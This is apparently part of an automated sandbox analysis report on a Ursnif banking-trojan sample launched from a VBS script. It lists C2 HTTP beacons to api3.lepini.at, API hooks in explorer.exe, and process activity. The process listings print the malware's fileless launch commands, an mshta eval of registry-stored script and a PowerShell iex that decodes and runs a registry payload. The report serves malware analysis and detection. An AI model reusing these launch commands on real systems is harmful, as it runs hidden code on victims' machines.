52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49785	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:19.857496977 CET	6666	OUT	GET /api1/ezlbSa0Zy7UGif8P/tV8KXcZRxzwWian/muFgYbasQRTGR9khw6/CtcuAv2MY/K_2BvzLouGkhJOOnGj Vg/3_2FbHadV4up61xN5rD/cyJAvtTxlXxmhsDBesH5GT/3Nc4PQiFMjOr_/2FLSpIcc/ANNpMJl0Nc0jrQAKr3vf_ 2F/NyImGmvBDe/He8ZXMSaXDuB8FjkE/1wX36LjAdPHa/52mVQiR_2Bw/PJyo6IdUWSN_2B/JQHULos2nU87nT82wG T2R/5JVu85rk5fzu4sp1/_0A_0Dd8mTzto20/8bRO_2FIZoxlWWkvny/I72_2FzIa/tCr8iqoQ0xjYqh/H HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 23, 2020 16:11:21.116236925 CET	6667	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:20 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49786	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:21.444910049 CET	6668	OUT	POST /api1/Ppg0SH3ST3F/gucfDC73uafDmu/gxsngv0uRNgnUVK0QlHnA/X7DKkb5CZMRqAKlB/hMyibbLULRMdG zW/8aUaFmxZTQkn_2FN0N/XmgfYzKyl/ncmoRgHFL7cO3LUkPRQT/g5v0Ce65HovCMd9Lxtb/m01hA6EHX5Yso_2FM N9boY/wk_2Fij2hlpZj/sPC5Voax/EuORPnJSkBBgKdRWlcJHPqP/ZhmDzQyS5Z/3_2BTW42M24D_2FIQ/Dlj_2Bz0 fn0e/_2FDhNsL1LB/juis8Ki_0A_0DL/kKdGS_2FHG_2B7hGixY1_/2FN_2FOOamFpN_2F/odmYHfyCeWNV/9ztJbtN HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 23, 2020 16:11:22.544830084 CET	6668	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 31 0d 0a 7a 88 13 3e 66 48 30 85 f9 4d 9a f4 8a 7a f5 c4 ab 9a d7 01 69 5a 40 e7 af bf 3b 9e 0f c9 ed 4c 34 61 2b 7c e8 4a 95 24 72 cf 4f a6 98 e3 eb ef 43 81 2d b8 3a 79 0a 83 71 9a 3f a8 df 81 e5 bd 01 e4 01 b6 df 52 e2 eb a0 05 d2 2b 3c 60 57 1d fe b2 24 c4 1f 71 2c c9 3f dc 0c af 49 34 1d 7d b0 93 c1 ad db f5 a0 0c fc a6 ae 67 45 f0 ad b7 10 0d 0a 30 0d 0a 0d 0a Data Ascii: 71z>fH0MziZ@;L4a+|J$rOC-:yq?R+<`W$q,?I4}gE0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49787	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 23, 2020 16:11:32.893192053 CET	6670	OUT	POST /api1/2l2gg2Jkx7wBti_2/FXR9Rxx24klrfL4/IRABDZbAglP7FxPc_2/FEAubaMgc/pUPi2cNztBeGzWiqC_2B/hEJfOe vxRNwkYTFcdRI/KgqYrC8IZt1W2rrvSfDryp/6jt4bFrjn4T45/hzRRKvAJ/6s_2F9UiD3t_2ByhE8AqAI_/2Bdm_2FOCN/iLToP LaUSaGai0hh_/2BXXTMe9dt1l/vptRNvGPre7/kOegit6iFMGVdW/ItHVyeKIhXdJMDL0G2VWf/wna6d81TEKBeXLG C/_2BHZt_0A_0DsHL/xx_2F4QtDMliY2LhXF/iTFwlkLQQ/iOXAjDJCTwYK/TNI0DeI HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=3102595394264115797398470775 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 673 Host: api3.lepini.at
Nov 23, 2020 16:11:33.802953959 CET	6671	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 Nov 2020 15:11:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DA5020

Process: explorer.exe, Module: KERNEL32.DLL


Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFABB03521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFABB035200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFABB03520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFABB035200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DA5020

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 4804 Parent PID: 3424

General

Start time:	16:09:10
Start date:	23/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\1qdMIsgkbwxA.vbs'
Imagebase:	0x7ff74b440000
File size:	163840 bytes

MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\embezzle.zip	success or wait	1	7FFA9B46721F	DeleteFileW
C:\Users\user\Desktop\1qdMIsgkbwxA.vbs	success or wait	1	7FFA9B46721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7076 Parent PID: 800

General

Start time:	16:09:39
Start date:	23/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff77fc70000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6396 Parent PID: 7076

General

Start time:	16:09:40
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7076 CREDAT:17410 /prefetch:2
Imagebase:	0x1070000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6792 Parent PID: 800

General

Start time:	16:10:27
Start date:	23/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff77fc70000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6808 Parent PID: 6792

General

Start time:	16:10:27
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6792 CREDAT:17410 /prefetch:2
Imagebase:	0x1070000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5396 Parent PID: 6792

General

Start time:	16:10:33
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6792 CREDAT:82952 /prefetch:2
Imagebase:	0x1070000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 1376 Parent PID: 3424

General

Start time:	16:10:40
Start date:	23/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7c6e90000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5764 Parent PID: 1376

General

Start time:	16:10:41
Start date:	23/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.884317497.000001A056BE0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9605F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9605F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pxeyg3mo.y0j.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qsj5yier.2ga.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\Documents\20201123	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA93A7F35D	CreateDirectoryW
C:\Users\user\Documents\20201123\PowerShell_transcript.887849.0BvN9fZj.20201123161042.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA90D903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA90D903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA90D903FC	unknown
C:\Users\user\AppData\Local\Temp\5ya1ligq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA9306FD38	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zyvn03im	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA9306FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA93A76FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pxeyg3mo.y0j.ps1	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qsj5yier.2ga.psm1	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.dll	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.0.cs	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.cmdline	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.out	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.err	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.tmp	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.cmdline	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.out	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.0.cs	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.err	success or wait	1	7FFA93A7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.dll	success or wait	1	7FFA93A7F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.tmp	success or wait	1	7FFA93A7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_pxeyg3mo.y0j.ps1	unknown	1	31	1	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_qsj5yier.2ga.psm1	unknown	1	31	1	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\Documents\20201123\PowerShell_transcript.887849.0BvN9fZj.20201123161042.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA93A7B526	WriteFile
C:\Users\user\Documents\20201123\PowerShell_transcript.887849.0BvN9fZj.20201123161042.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 33 31 36 31 30 34 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201123161043..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFA93A7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
